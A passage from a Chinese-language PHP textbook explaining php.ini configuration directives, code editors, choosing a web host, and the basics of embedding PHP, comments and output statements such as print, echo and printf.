本节介绍的参数将影响 PHP 如何处理外部变量。外部变量是通过一些外部源传递给脚本的变量。GET、POST、cookie、操作系统和服务器都可以用于提供外部数据。本节介绍的其他参数能确定 PHP 的默认字符集、PHP 的默认 MIME 类型，以及外部文件是自动添加到 PHP 所返回的输出的前面还是后面。

- arg_separator.output = *string*

作用域：PHP_INI_ALL；默认值：&

PHP 能自动生成 URL，并使用标准的&符号分隔输入变量。但是，如果需要改变这个约定，就可以使用 arg_separator.output 指令。

- arg_separator.input = *string*

作用域：PHP_INI_ALL；默认值：;&

&是 POST 或 GET 方法用来分隔所传入的输入变量的标准字符。虽然在 PHP 应用程序中改变这个约定的可能性不大，但确实可以使用 arg_separator.input 指令改变分隔符。

- variables_order = *string*

作用域：PHP_INI_ALL；默认值：GPCS

variables_order 指令确定 ENVIRONMENT、GET、POST、COOKIE 和 SERVER 变量的解析顺序。虽然看起来似乎关系不大，但如果启用了 register_globals（不推荐这么做），这些值的顺序会导致不可预料的结果，因为后面的变量会覆盖前面解析的值。

- register_globals = *On* | *Off*

作用域：PHP_INI_SYSTEM；默认值：Off

如果你用过 PHP 4 之前的版本，那么提起这个指令足以让人谈虎色变。为了消除这些问题，PHP 4.2.0 中默认禁用这个指令，但其代价是迫使许多长期使用 PHP 的用户彻底地重新思考其 Web 应用程序的开发方法（有些情况下还要重新编写应用程序）。这个改变虽然导致了很大的混乱，但最终却是为开发人员着想，是为了让应用程序有更好的安全性。如果你是个新手，那么什么是最重要的呢？

在历史上，所有外部变量都自动在全局作用域注册。也就是说，所有 COOKIE、ENVIRONMENT、GET、POST 和 SERVER 类型的变量都是全局可用的。因为它们是全局可用的，所以也可以在全局范围内修改。虽然这对于有些人来讲非常方便，却带来了一个安全隐患，因为有些变量本来只能使用 cookie 来管理，现在通过 URL 也能修改。例如，假设有一个唯一标识用户的会话标识符，要通过一个 cookie 在页面之间传递它。除了这个会话标识符所标识的用户，其他人不应看到最终映射到该用户的数据。该用户可以打开 cookie 复制会话标识符，并粘贴到 URL 的后面，如下：

```
http://www.example.com/secretdata.php?sessionid=4x5bh5H793adK
```

然后这个用户可以将此链接通过电子邮件发送给其他用户。如果没有其他安全限制（比如 IP 验证），第二个用户就可以看到原本机密的数据。禁用 register_globals 就可以防止这种情况发生。因为尽管这些外部变量保留在全局作用域内，但每个变量都必须与其类型一起引用。例如，前面示例中的 sessionid 变量只能如下使用：

```
$_COOKIE['sessionid']
```

试图使用其他方式（例如 GET 或 POST）修改此参数时，会在全局作用域内生成一个相应的新变量（$_GET['sessionid']或$_POST['sessionid']）。第 3 章中关于 PHP 超级全局变量的一节中将全面介绍 COOKIE、ENVIRONMENT、GET、POST 和 SERVER 类型的外部变量。

虽然禁用 register_globals 确实是个好办法，但是要保护应用程序，你要记住的并非只有这一点。第 21 章将详细介绍 PHP 应用程序的安全性。

注解　多年来，register_globals特性一直是导致混乱和安全问题的根源。相应地，PHP 5.3.0已经将这个特性删除。

- register_long_arrays = *On* | *Off*

作用域：PHP_INI_SYSTEM；默认值：Off

这个指令确定是否继续使用已经废弃的语法（如 HTTP_*_VARS）来注册各种输入数组（ENVIRONMENT、GET、POST、COOKIE、SYSTEM）。出于对性能的考虑，推荐禁用这个指令。

注解　PHP 5.3.0中已经删除register_long_arrays指令。

- register_argc_argv = *On* | *Off*

作用域：PHP_INI_SYSTEM；默认值：Off

通过 GET 方法传入变量信息类似于向可执行文件传递参数。许多语言以 argc 和 argv 的形式处理这种参数。argc 是参数个数，argv 是一个包含参数的索引数组。如果希望声明变量$argc 和$argv 并模拟这个功能，则要启用 register_argc_argv。

- post_max_size = *integer*M

作用域：PHP_INI_SYSTEM；默认值：8M

在请求之间传递数据的两种方法中，POST 更利于传输大量数据，如通过 Web 表单所传递的内容。但是，出于对安全性和性能的考虑，可能希望对通过这种方法向 PHP 脚本传递的数据量加一个上限，这可以使用 post_max_size 来实现。

使用单引号和双引号

单引号和双引号在编程领域一直以来就有特殊的作用。因为它们通常都用作字符串分隔符并用于书面语言中。编程时需要一种方法来区分这二者，以避免混淆。解决办法很简单：对不用来分隔字符串的所有引号转义，否则将出现不可预知的错误。考虑以下例子：

```
$sentence = "John said, "I love racing cars!"";
```

哪个引号用来分隔字符串，而哪个引号用来分隔约翰所说的话？PHP不知道，除非对某些引号转义，如下：

```
$sentence = "John said, \"I love racing cars!\"";
```

对非分隔符的引号转义，这称为启用魔法引号（enabling magic quote）。这个过程可以自动完成，即启用指令magic_quotes_gpc（在本节中介绍），也可以使用函数addslashes()和stripslashes()手动完成。推荐使用后者，因为这样你能完全控制应用程序。但是有时可能希望应用程序对引号自动转义，就需要相应地启用这种行为。

不过，由于这个特性长期以来总会在开发人员中导致混乱，PHP 5.3.0已经将其去除。

- magic_quotes_gpc = *On* | *Off*

作用域：PHP_INI_SYSTEM；默认值：Off

这个参数确定是否对 GET、POST 和 cookie 方法传输的数据启用魔法引号。启用时，所有单引号、双引号、反斜线和空字符都使用反斜线自动转义。

- magic_quotes_runtime = *On* | *Off*

作用域：PHP_INI_ALL；默认值：Off

启用这个参数时，所有来自外部资源（如数据库或文本文件）的数据中的引号都会自动转义（使用反斜线）。

- magic_quotes_sybase = *On* | *Off*

作用域：PHP_INI_ALL；默认值：Off

这个参数只在启用 magic_quotes_runtime 时才有意义。如果启用了 magic_quotes_sybase，所有来自外部资源的数据都将使用一个单引号而不是反斜线进行转义。如果数据来自 Sybase 数据库，这就非常有用，因为 Sybase 数据库的转义字符不是反斜线，而是非传统的单引号。

- auto_prepend_file = *string*

作用域：PHP_INI_SYSTEM；默认值：NULL

在 PHP 脚本执行前，要创建页眉模板或导入代码库，通常使用 include()或 require()函数来完成。可以在 auto_prepend_file 指令中指定文件名和相应的路径来自动完成此过程，并在脚本中预先导入这些函数。

- auto_append_file = *string*

作用域：PHP_INI_SYSTEM；默认值：NULL

在 PHP 脚本执行后自动插入页脚模板时，通常使用 include()或 require()函数来完成。可以在 auto_append_file 指令中指定模板文件名和相应的路径来自动完成此过程，并在脚本中预先导入这些函数。

- default_mimetype = *string*

作用域：PHP_INI_ALL；默认值：text/html

MIME 类型为划分因特网文件类型提供了一种标准方法。通过 PHP 应用程序可以提供任何文件类型，其中最常见的是 text/html。但是，如果以其他方式使用 PHP，如使用 WML（Wireless Markup Language，无线标记语言）应用程序的内容生成器，就需要相应地改变 MIME 类型。为此，可以修改 default_mimetype 指令。

- default_charset = *string*

作用域：PHP_INI_ALL；默认值：iso-8859-1

从版本 4 起，PHP 会在 Content-Type 首部中输出字符编码方式。默认情况下设置为 iso-8859-1，它支持英语、西班牙语、德语、意大利语和葡萄牙语等语言。但是，如果应用程序要支持日语、中文或希伯来语等语言，就可以利用 default_charset 指令相应地更新字符集设置。

- always_populate_raw_post_data = *On* | *Off*

作用域：PHP_INI_PERDIR；默认值：Off

启用 always_populate_raw_post_data 指令时，PHP 会为变量$HTTP_RAW_POST_DATA 赋一个字符串，其中包含以 POST 方法传递的名/值对（即使表单变量没有相应的值）。例如，假设启用了这个指令，而且创建了一个包含两个文本域的表单。其中一个文本域是用户名，另一个文本域是用户的电子邮件地址。在表单动作中只执行一条命令：

```
echo $HTTP_RAW_POST_DATA;
```

如果两个文本域都不填，单击提交按钮，将得到如下输出：

```
name=&email=
```

如果填写两个文本域，再单击提交按钮，将得到如下输出：

```
name=jason&email=jason%40example.com
```

7. 路径和目录

本节将介绍确定 PHP 默认路径设置的指令。这些路径用于导入函数库和扩展，并确定用户 Web 目录和 Web 文档根目录。

- include_path = *string*

作用域：PHP_INI_ALL；默认值：NULL

此参数指定的路径是 include()、require()和 fopen_with_path()等函数使用的基本路径。可以指定多个目录，各目录之间用分号分隔，如下面的例子所示：

```
include_path=".:/usr/local/include/php;/home/php"
```

默认情况下，此参数设置为环境变量 PHP_INCLUDE_PATH 所定义的路径。

注意，在 Windows 上，以上使用斜线的地方要使用反斜线，另外路径前要加驱动器盘符：

```
include_path=".;C:\php\includes"
```

- doc_root = *string*

作用域：PHP_INI_SYSTEM；默认值：NULL

此参数确定提供所有 PHP 脚本的默认位置。这个参数非空时才会使用。

- user_dir = *string*

作用域：PHP_INI_SYSTEM；默认值：NULL

user_dir 指令指定在使用/~username 约定打开文件时 PHP 所使用的绝对目录。例如，当 user_dir 设置为/home/users 时，如果一个用户试图打开文件~/gilmore/collections/books.txt，PHP 就知道绝对路径是/home/users/gilmore/collections/books.txt。

- extension_dir = *string*

作用域：PHP_INI_SYSTEM；默认值：./（在 Windows 上，默认为 ext）

extension_dir 指令告诉 PHP 可加载扩展（模块）的位置。在默认情况下，其值为./，这表示可加载扩展与执行的脚本位于相同的位置。在 Windows 环境下，如果没有设置 extension_dir，则默认为 C:\PHP-INSTALLATION-DIRECTORY\ext\。

- enable_dl = *On* | *Off*

作用域：PHP_INI_SYSTEM；默认值：Off

enable_dl()函数允许用户在运行时加载 PHP 扩展，即在脚本执行期间加载。

8. Fopen包装器

本节介绍 5 个指令，这些指令与访问和处理远程文件有关。

- allow_url_fopen = *On* | *Off*

作用域：PHP_INI_ALL；默认值：On

启用 allow_url_fopen 使得 PHP 可以将远程文件看作是本地文件。启用时，如果远程服务器上的文件有正确的权限，PHP 脚本能够访问和修改这些文件。

- from = *string*

作用域：PHP_INI_ALL；默认值：NULL

from 指令的名字可能会有些误导，实际上它确定的是用于完成 FTP 连接的匿名用户密码，而不是标识。因此，如果 from 设置如下：

```
from = "jason@example.com"
```

那么，在请求验证时，要将用户名 anonymous 和密码 jason@example.com 传递给服务器。

- user_agent = *string*

作用域：PHP_INI_ALL；默认值：NULL

PHP 总会随所处理的输出发送一个内容首部，其中包含一个用户代理属性。user_agent 指令将确定这个属性的值。

- default_socket_timeout = *integer*

作用域：PHP_INI_ALL；默认值：60

该指令确定基于 socket 的流的超时值，以秒为单位。

- auto_detect_line_endings = *On* | *Off*

作用域：PHP_INI_ALL；默认值：Off

有一个问题一直令开发人员很头疼，这就是行结束符（EOL），因为不同操作系统采用了不同的语法。启用 auto_detect_line_endings 可确定 fgets()和 file()读取的数据是使用 Macintosh、MS-DOS 还是 Linux 文件约定。

9. 动态扩展

本节只包含指令 extension。

- extension = *string*

作用域：PHP_INI_ALL；默认值：NULL

extension 指令用来动态加载一个特定的模块。在 Win32 操作系统上，模块可能如下加载：

```
extension = php_bz2.dll
```

在 UNIX 上，可以如下加载：

```
extension = php_bz2.so
```

记住，在两种操作系统上，如果只是增加这样一行，或者取消对这样一行的注释，并不一定能启用相关的扩展。还需要确保在操作系统中安装了适当的软件。

2.8　选择代码编辑器

刚开始编写 PHP 脚本时可以使用最基本的编辑器，比如 Windows Notepad 或 vi，这当然没有问题，不过往往很快就会希望能获得一个针对 PHP 的功能完备的开发环境。如今已经有许多此类开源以及商业解决方案可供选择。

2.8.1　Adobe Dreamweaver CS5

许多人都认为 Adobe 的 Dreamweaver CS5 是 Web 设计人员必备的一个工具。Dreamweaver CS5 旨在成为一个“一站式”应用程序，支持所有的关键技术，如 AJAX、CSS、HTML、JavaScript、PHP 和 XML，它们结合在一起可以开发最前沿的网站。

利用 Dreamweaver CS5，开发人员能够以 WYSIWYG（What-You-See-Is-What-You-Get，所见即所得）的方式创建网页。不仅如此，Dreamweaver CS5 还提供了大量方便的特性帮助 PHP 开发人员更有效地编写和管理代码（这包括语法突出显示和代码自动完成）并轻松地保存和重用代码段。

Adobe Dreamweaver CS5 （www.adobe.com/products/dreamweaver）可以在 Windows 和 Mac OS X 平台上使用，零售价 399 美元。

2.8.2　Notepad++

Notepad++是一个成熟的开源编辑器，可以在 Windows 平台上取代 Notepad。Notepad++被译为几十种语言，它提供了大量方便的特性，涵盖了一个合格 IDE 可能拥有的所有功能，这包括能够对文档中的某些行设置书签以便以后轻松引用，提供了对语法、括号和缩进的突出显示，具有强大的搜索功能，能够对一些繁琐的任务完成宏记录（如插入模板化注释），以及其他许多特性。

针对 PHP 的支持相当薄弱，许多便利都是由一般特性提供的。不过，Notepad++提供了对函数名自动完成的基本支持，这样可以减少一些录入工作，但是还得靠你自己来记住参数名和参数的顺序。

Notepad++只能用于 Windows 平台，在 GNU GPL 许可下发行。可以在 http://notepad-plus.sourceforge.net 下载 Notepad++，并了解更多有关信息。

2.8.3　PDT

PDT（PHP Development Tool，PHP 开发工具）项目（www.eclipse.org/pdt）目前看来发展势头很猛。由 Zend 技术有限公司（www.zend.com）所支持，并建立在开源 Eclipse 平台（www.eclipse.org）之上，PDT 是一个用于构建开发工具的相当流行的可扩展框架，它很可能率先成为爱好者和专业人员眼中事实上的标准 PHP IDE。

注解　Eclipse框架已经成为许多项目的基础，这些项目的目的是促进一些重要开发任务的完成，如数据建模、企业情报与报告、测试和性能监视以及编写代码（这也是最主要的）。尽管Eclipse以其Java IDE著称，但其实它还有C、C++、COBOL等语言的IDE，最近还为PHP提供了IDE。

2.8.4 Zend Studio

Zend Studio 绝对是现今所有商业以及开源产品中功能最强大的 PHP IDE。作为 Zend 技术有限公司所推出的旗舰产品，Zend Studio 提供了你所能想到的企业级 IDE 的所有特性，包括完善的代码自动完成功能、CVS 和 Subversion 集成、内部和远程调试、代码调整以及方便的代码部署过程。

另外，Zend Studio 提供了将代码与流行数据库（如 MySQL、Oracle、PostgreSQL 和 SQLite）集成的功能，还能够执行 SQL 查询，并查看和管理数据库模式与数据。

Zend Studio（www.zend.com/products/studio）可用于 Windows、Linux 和 OS X 平台，零售价为 399 美元。

2.9 选择 Web 托管服务提供商

除非你任职的机构已经有网站托管环境，否则往往需要评估 Web 托管服务提供商的服务，选择购买。好在如今这个市场的产品很丰富，而且竞争相当激烈，提供商们会竞相“拉拢”你，以极低的价格提供优厚的服务、巨大的磁盘空间和带宽。

一般来讲，托管服务提供商可以分为如下 3 类。

- **专业服务器托管**。专业服务器托管是指租用一个完整的 Web 服务器，让你的网站完全占有全部服务器 CPU、磁盘空间和内存资源，另外可以全面控制服务器的配置。这种方案很有优势，因为你通常可以完全控制服务器的管理，而不必购买或维护服务器硬件、托管设施或网络连接。
- **共享服务器托管**。如果你的网站只需要一定的服务器资源，或者你不想那么麻烦地管理服务器，那么共享服务器托管就是一个理想的方案。共享托管服务提供商会充分利用这些因素，在一个服务器上托管多个网站，并使用高度自动化的过程来管理系统和网络资源、数据备份以及用户支持。这样一来，他们就能做出很有吸引力的报价（许多著名的共享托管服务提供商每月收费极低，甚至每月只要 8 美元），同时还能达到很好的客户满意度。
- **虚拟私人服务器托管**。虚拟私人服务器介于专用服务器与共享服务器之间，为每个用户提供一个专用的操作系统，能够安装应用程序并通过虚拟化（virtualization）完全管理服务器。虚拟化是一种在同一个服务器上运行多个不同操作系统的方法。这样一来，既能保证用户完全控制，同时允许托管服务提供商保持低成本，成本的降低可以使用户直接受益。

要记住，这个任务不一定很迫切，等到要部署网站时再购买 Web 托管服务也不迟。因此，即使托管费用很低，也应当考虑尽可能地节省时间、费用和精力，只在绝对必要的时候才去评估这些服务。

关于托管服务提供商的 7 大问题

表面看来，大多数 Web 托管服务提供商的产品似乎都一样，都声称提供极大的磁盘空间、无尽的带宽，并绝对保证服务器的正常运行时间。说实在的，任何一个知名托管服务提供商都能满足甚至超过你的预期，不仅能够满足网站的资源需求，还能提供优质的技术支持服务。不过，作为一个 PHP 开发人员，在决定选择哪一个提供商之前可能会有下面一些问题需要明确。

(1) **是否支持 PHP？如果支持 PHP，那么支持哪些版本？**许多托管服务提供商升级到最新 PHP 版本的速度过慢。因此，如果你计划利用某些版本特有的特性，一定要确保所选择的提供商确实支持相应的版本。另外，如果提供商同时支持多个 PHP 版本，这是最理想的，这样一来就能充分利用尚不

支持最新 PHP 版本的 PHP 应用程序。

(2) **是否支持 MySQL/Oracle/PostgreSQL？如果是，支持哪些版本？**类似于 PHP，从历史看来，托管服务提供商对于升级使用最新的数据库版本一直动作很慢。因此，如果需要某个版本特有的特性，一定要确保提供商支持那个版本。

(3) **支持什么 PHP 文件扩展名？**让人费解的是，一些托管服务提供商仍要求用户使用已经废弃的文件扩展名（如.phtml）作为 PHP 脚本的扩展名。这就说明提供商缺乏对 PHP 语言和 PHP 社区的了解，所以应当排除这样的提供商，只应考虑那些支持标准.php 扩展名的提供商。

(4) **对 PHP 脚本做了哪些限制？**从本章可以知道，可以通过 php.ini 文件来控制 PHP 的行为和功能。其中一些配置特性就是为了方便托管服务提供商而设的，因为托管服务提供商并不总是希望为用户授予 PHP 的全部功能。相应地，有些函数和扩展可能被禁用，这最终会影响你的网站所能提供的特性。

另外，一些提供商要求将所有 PHP 脚本都放在一个指定的目录下，这可能很不方便，而且从安全角度考虑这样做好不好也值得商榷。理想情况下，提供商应该允许你将 PHP 脚本放在指定账户目录下你喜欢的任何位置。

(5) **对 Apache .htaccess 文件的使用做了哪些限制？**一些第三方软件，尤其是 Web 框架（见第 24 章的介绍），都需要启用一个称为 URL 重写（URL rewriting）的特性才能正常工作；不过，并不是所有托管服务提供商都允许用户通过特殊的配置文件（.htaccess 文件）调整 Apache 的行为。因此，要知道对于这些文件的使用都有哪些限制。

(6) **默认情况下提供了哪些 PHP 软件，你能支持这些软件吗？**大多数托管服务提供商都提供了一些自动的安装工具，可以安装一些流行的第三方软件，如 Joomla!、WordPress 和 phpBB。使用这些安装工具能节省时间，还能帮助托管服务提供商解决可能出现的任何问题。不过，要当心有些提供商提供某个软件只是图方便，并没有相应的技术支持。另外，应当问清楚提供商会不会在你需要时安装 PEAR 和 PECL 扩展（见第 11 章）。

(7) **你喜欢的 Web 框架或技术能否在服务器上正常工作？**如果计划使用一个支持 PHP 的特定 Web 框架（关于框架的更多信息见第 24 章）或者一项特定的技术（例如，一个第三方电子商务解决方案），就要注意，需要确保这个软件在托管服务提供商的服务器上能正常工作。如果托管服务提供商不能作出明确的回答，可以将这个技术的名字和托管服务提供商作为关键字在各个在线论坛中搜索，你应该能找出答案。

2.10　小结

本章你了解了如何恰当地配置环境以支持 PHP 驱动的 Web 应用程序的开发。特别强调了 PHP 的许多运行时配置选项。最后，简要介绍了最常用的一些 PHP 编辑器和 IDE，此外还提供了选择 Web 托管服务提供商时要谨记的一些经验。

下一章将开始 PHP 语言之旅，你将创建第一个 PHP 驱动的 Web 网页，并学习 PHP 语言的基本特性。学完这一章后，你将能够创建简单但实用的脚本。这些内容是后续章节的铺垫，在以后的章节中将学习构建真正实用的应用程序所必需的知识。

第3章 PHP基础

前面两章讲述了关于PHP语言的一些基础知识。到目前为止，你已经熟悉了这种语言的背景和历史，并且深入了解了安装和配置的有关概念和过程。本书余下部分中许多内容的关键是创建功能强大的PHP驱动的网站，前述内容为此奠定了基础。从这一章开始，我们将逐步展开讨论，首先介绍PHP语言的众多基本功能。具体来说，本章包括如下内容。

- 如何将PHP代码嵌入Web页面。
- 介绍对代码加注释的各种方法（借用UNIX shell脚本、C和C++语言的方法）。
- 如何使用`echo()`、`print()`、`printf()`和`sprintf()`语句将数据输出到浏览器。
- 如何使用PHP的数据类型、变量、操作符和语句来创建复杂的脚本。
- 全面介绍PHP的关键控制结构和语句，包括`if-else-elseif`、`while`、`foreach`、`include`、`require`、`break`、`continue`和`declare`。

学完本章之后，你不但能掌握创建有用的基本PHP应用程序所必需的知识，还会了解需要哪些知识来学习后面的章节。

注解 这一章不仅可以作为新手的指南，对于有经验的程序员，也可以在初学PHP语言时将这一章作为参考。如果你属于前一类读者，可以考虑通读这一章，并逐个学习每一个例子。

3.1 在Web页面中嵌入PHP代码

PHP的优点之一是可以把PHP代码直接嵌入到HTML页面中。要让代码完成任务，必须把页面传递给PHP引擎进行解释。但是，Web服务器并不传递所有的页面，它只传递具有特定文件扩展标识（一般为.php）的页面，就像第2章中配置每个指令那样。但即使有选择地只向引擎传递某些页面，效率也极其低下，因为在引擎看来，每一行都可能是一个PHP命令，都需要处理。因此，引擎需要一种方法来立即确定页面中的哪些部分是PHP代码。逻辑上，这是通过界定PHP代码来实现的。共有4种不同的界定形式。

3.1.1 默认语法

默认的界定语法以<?php开头，以?>结束，如下：

```
<h3>Welcome!</h3>
```

```
<?php
    echo "<p>Some dynamic output here</p>";
?>
<p>Some static output here</p>
```

如果把上述代码保存为test.php，从Web服务器（已启用PHP）调用时，将得到如图3-1所示的输出。




图3-1　PHP输出示例

3.1.2　短标签

还有一种不太常见的形式，可以使用更短的界定语法。这种语法称为短标签（short-tag），其中省略了默认语法中必需的php引用。但是，要使用这个特性，需要启用PHP的short_open_tag指令。示例如下：

```
<?
    print "This is another PHP example.";
?>
```

注意　虽然短标签定界符非常方便，但为再分发而创建PHP驱动的软件时不应使用它们，因为这个特性可能会在php.ini文件中被禁用。

启用短标签语法时，如果你想快速输出一些动态文本，还可以省略这些语句，而使用一种称为短路语法（short-circuit syntax）的输出形式：

```
<?="This is another PHP example.";?>
```

这与下面两种形式在功能上是相同的：

```
<? echo "This is another PHP example."; ?>
<?php echo "This is another PHP example.";?>
```

3.1.3 脚本

历史上，某些编辑器在处理 PHP 采用的转义语法时存在问题。因此，PHP 还支持另一种主流的界定形式：<script>。

```
<script language="php">
   print "This is another PHP example.";
</script>
```


3.1.4 ASP风格

Microsoft ASP 页面使用了一种类似的策略，使用预定义的字符模式将静态内容和动态内容分开：动态语法以<%开头，以%>结束。如果你有使用 ASP 的背景，并且想继续使用这种语法，PHP 也能提供支持。下面是一个例子：

```
<%
    print "This is another PHP example.";
%>
```

要记住，并不是你可以做某件事就意味着这件事应该做。ASP 风格和脚本界定方式很少使用，除非有充分的理由，否则应避免使用。

注意 从PHP 5.3开始ASP风格的语法已经不再支持。

3.1.5 嵌入多个代码块

在一个页面中，PHP 代码与非 PHP 代码可以多次交替出现。例如，下面的示例是完全可以接受的：

```
<html>
   <head>
      <title><?php echo "Welcome to my web site!";?></title>
   </head>
   <body>
      <?php
         $date = "July 26, 2010";
      ?>
      <p>Today's date is <?=$date;?></p>
   </body>
</html>
```

可见，前面块中声明的所有变量都能被“记住”，能由后面的块使用，如此例中的$date 变量。

3.2 为代码添加注释

无论是为你自己着想，还是为以后负责维护代码的程序员考虑，都需要对代码添加充分的注释，其重要性怎么强调都不为过。PHP 提供了几种注释语法。

3.2.1 单行 C++语法

这种注释通常不会超过一行。由于其简洁性，没有必要特别划定单行注释的范围，因为换行符

(\n) 就能很好地满足这个需要。PHP 支持 C++单行注释语法，单行注释前面要加一个双斜线 (//)，如下所示：

```
<?php
    // Title: My first PHP script
    // Author: Jason Gilmore
    echo "This is a PHP program.";
?>
```

3.2.2 shell语法

PHP 还支持另一种替代 C++风格的单行语法的 shell 语法，它以#符号开头。可以将前面的例子重写如下，我将通过#符号添加一些有关脚本的信息：

```
<?php
    # Title: My first PHP script
    # Author: Jason Gilmore
    echo "This is a PHP program.";
?>
```

利用 phpDocumentor 生成高级文档

文档对于有效的代码创建和管理来说非常重要，正因如此，人们投入了大量精力设计相应的方法来帮助开发人员自动地完成这个过程。实际上，如今为所有主流编程语言都提供了相应的文档解决方案，PHP 也不例外。phpDocumentor（www.phpdoc.org）就是这样一个促进文档处理的开源项目，它将嵌在源代码中的注释转换为各种易读的格式，包括 HTML 和 PDF。

phpDocumentor 的做法是解析一个应用程序的源代码，搜索其中称为 DocBlock 的特殊注释。DocBlock 可以用于对一个应用程序中的所有代码加注释，包括脚本、类、函数、变量等，DocBlock 中包含人可读的解释以及一些形式化描述符，如作者的名字、代码版本、版权声明、函数返回值等。

也许作为程序员你还只是一个新手，尽管如此，还是强烈建议你熟悉这些高级文档解决方案，并养成好习惯，即使是很基本的应用程序也应使用这些文档解决方案。

3.2.3 多行C语法

代码中通常需要有一些详细的功能描述或其他解释内容，这些说明可能有多行。虽然可以在每一行前面都加上 C++或 shell 风格的定界符，不过，PHP 还支持一种多行形式，同时标注多行注释的开始和结束。考虑下面的例子：

```
<?php
    /*
      处理 PayPal 支付
      该脚本负责处理顾客的 PayPal 支付
         接受顾客的信用卡信息和账单地址
      Copyright 2010 W.J. Gilmore, LLC.
     */
?>
```

3.3 向浏览器输出数据

当然，即便是最简单的 Web 网站都会向浏览器输出数据。PHP 提供了一系列输出信息的方法。

注解 纵观本章及本书其他部分，每当介绍函数时，我都会提到它们的原型（prototype）。一个原型便是函数的定义，规范了其名称、输入参数，以及返回值的类型（由数据类型定义）。如果不了解数据类型（data type）是什么，请参阅3.4节。

3.3.1 print()语句

print()语句把传入它的数据输出到浏览器。其形式为：

```
int print(argument)
```

以下都是print()语句：

```
<?php
    print("<p>I love the summertime.</p>");
?>

<?php
    $season = "summertime";
    print "<p>I love the $season.</p>";
?>

<?php
    print "<p>I love the
    summertime.</p>";
?>
```

所有这些语句都能生成同样的输出：

```
I love the summertime.
```

注解 虽然正式语法要求使用括号把参数括起来，但也可以省略括号，因为从技术上讲print()并不是一个函数，而是一个语言结构。许多程序员倾向于省略括号，因为即使没有括号目标参数也同样很清晰。

print()语句的返回值有些误导性，因为不论结果是什么（使用这个语句的唯一结果就是将所需的输出发送到浏览器），这个函数总是返回 1。这与其他大多数函数的做法有所不同，因为那些函数的返回值通常会指示该函数是否执行正常。

3.3.2 echo()语句

或者，也可以使用 echo()语句达到 print()的目的。尽管从理论上讲 echo()和 print()存在一些差别，但对大多数读者来说，这些差别并不重要，所以这里不作讨论。echo()的原型如下：

```
void echo(string argument1 [, ...string argumentN])
```

要使用echo()，只需像使用print()一样提供一个参数：

```
echo "I love the summertime.";
```

从原型可以看到，echo()可以输出多个字符串。这个特性的使用存在一些问题，有人使用这个特性主要取决于个人喜好，而非其他原因。不过，如果你觉得确实有必要，也完全可以使用echo()这个特性。下面给出一个例子：

```
<?php
    $heavyweight = "Lennox Lewis";
    $lightweight = "Floyd Mayweather";
    echo $heavyweight, " and ", $lightweight, " are great fighters.";
?>
```

这个代码会得到以下输出：

```
Lennox Lewis and Floyd Mayweather are great fighters.
```

可以如下调整上述语法（在我看来，以下代码更为简洁），它会得到同样的输出：

```
echo "$heavyweight and $lightweight are great fighters.";
```

如果你有使用C语言编程的背景，要输出混合有大量静态文本和动态信息的内容时，可能倾向于使用printf()语句（接下来就会介绍）。

提示　echo()和print()相比，哪一个更快一些？这两个函数在功能上可以互换，正是因为这一点使得很多人都产生了这样一个疑问。答案是echo()函数稍稍快一点，因为它什么都不返回，而print()不同，如果这个语句成功地输出，print()会返回1。不过，你可能很难注意到速度的这种细微差别，所以可以认为，决定使用哪一个函数只是一个编程风格方面的问题。

3.3.3　printf()语句

如果你想输出由静态文本和一个或多个变量中存储的动态信息组成的混合产物，那么printf()语句再理想不过了。之所以说它很理想，有两个原因。首先，它将静态数据和动态数据清晰地分至两个不同的部分，从而可以便于维护。其次，通过printf()，我们有充分的控制权来决定如何将动态信息显示到屏幕上，可控因素包括其类型、精度、对齐方式和位置。其形式如下：

```
integer printf(string format [, mixed args])
```

例如，假设你希望将单个动态整数值插入到一个原本静态的字符串中：

```
printf("Bar inventory: %d bottles of tonic water.", 100);
```

执行这个命令会生成以下输出：

```
Bar inventory: 100 bottles of tonic water.
```

在这个例子中，%d是一个称为类型指示符的占位符，d指示将在这个位置上放置一个整数值。执

行这个 printf()语句时，参数 100 将插入到占位符的位置。要记住，这里需要一个整数，所以如果传入一个包含小数值的数（称为浮点数），这个数将向下取整为最接近的整数。如果传入 100.2 或 100.6，就会输出 100。如果传入一个字符串值，如"one hundred"，则会输出 0，但是若传入 123food 则会输出 123。这一点同样适用于其他类型指示符（表 3-1 给出了常用指示符的一个列表）。

表3-1 常用的类型指示符

类 型	描 述
%b	将参数认为是一个整数，显示为二进制数
%c	将参数认为是一个整数，显示为对应的ASCII字符
%d	将参数认为是一个整数，显示为有符号十进制数
%f	将参数认为是一个浮点数，显示为浮点数
%o	将参数认为是一个整数，显示为八进制数
%s	将参数认为是一个字符串，显示为字符串
%u	将参数认为是一个整数，显示为无符号十进制数
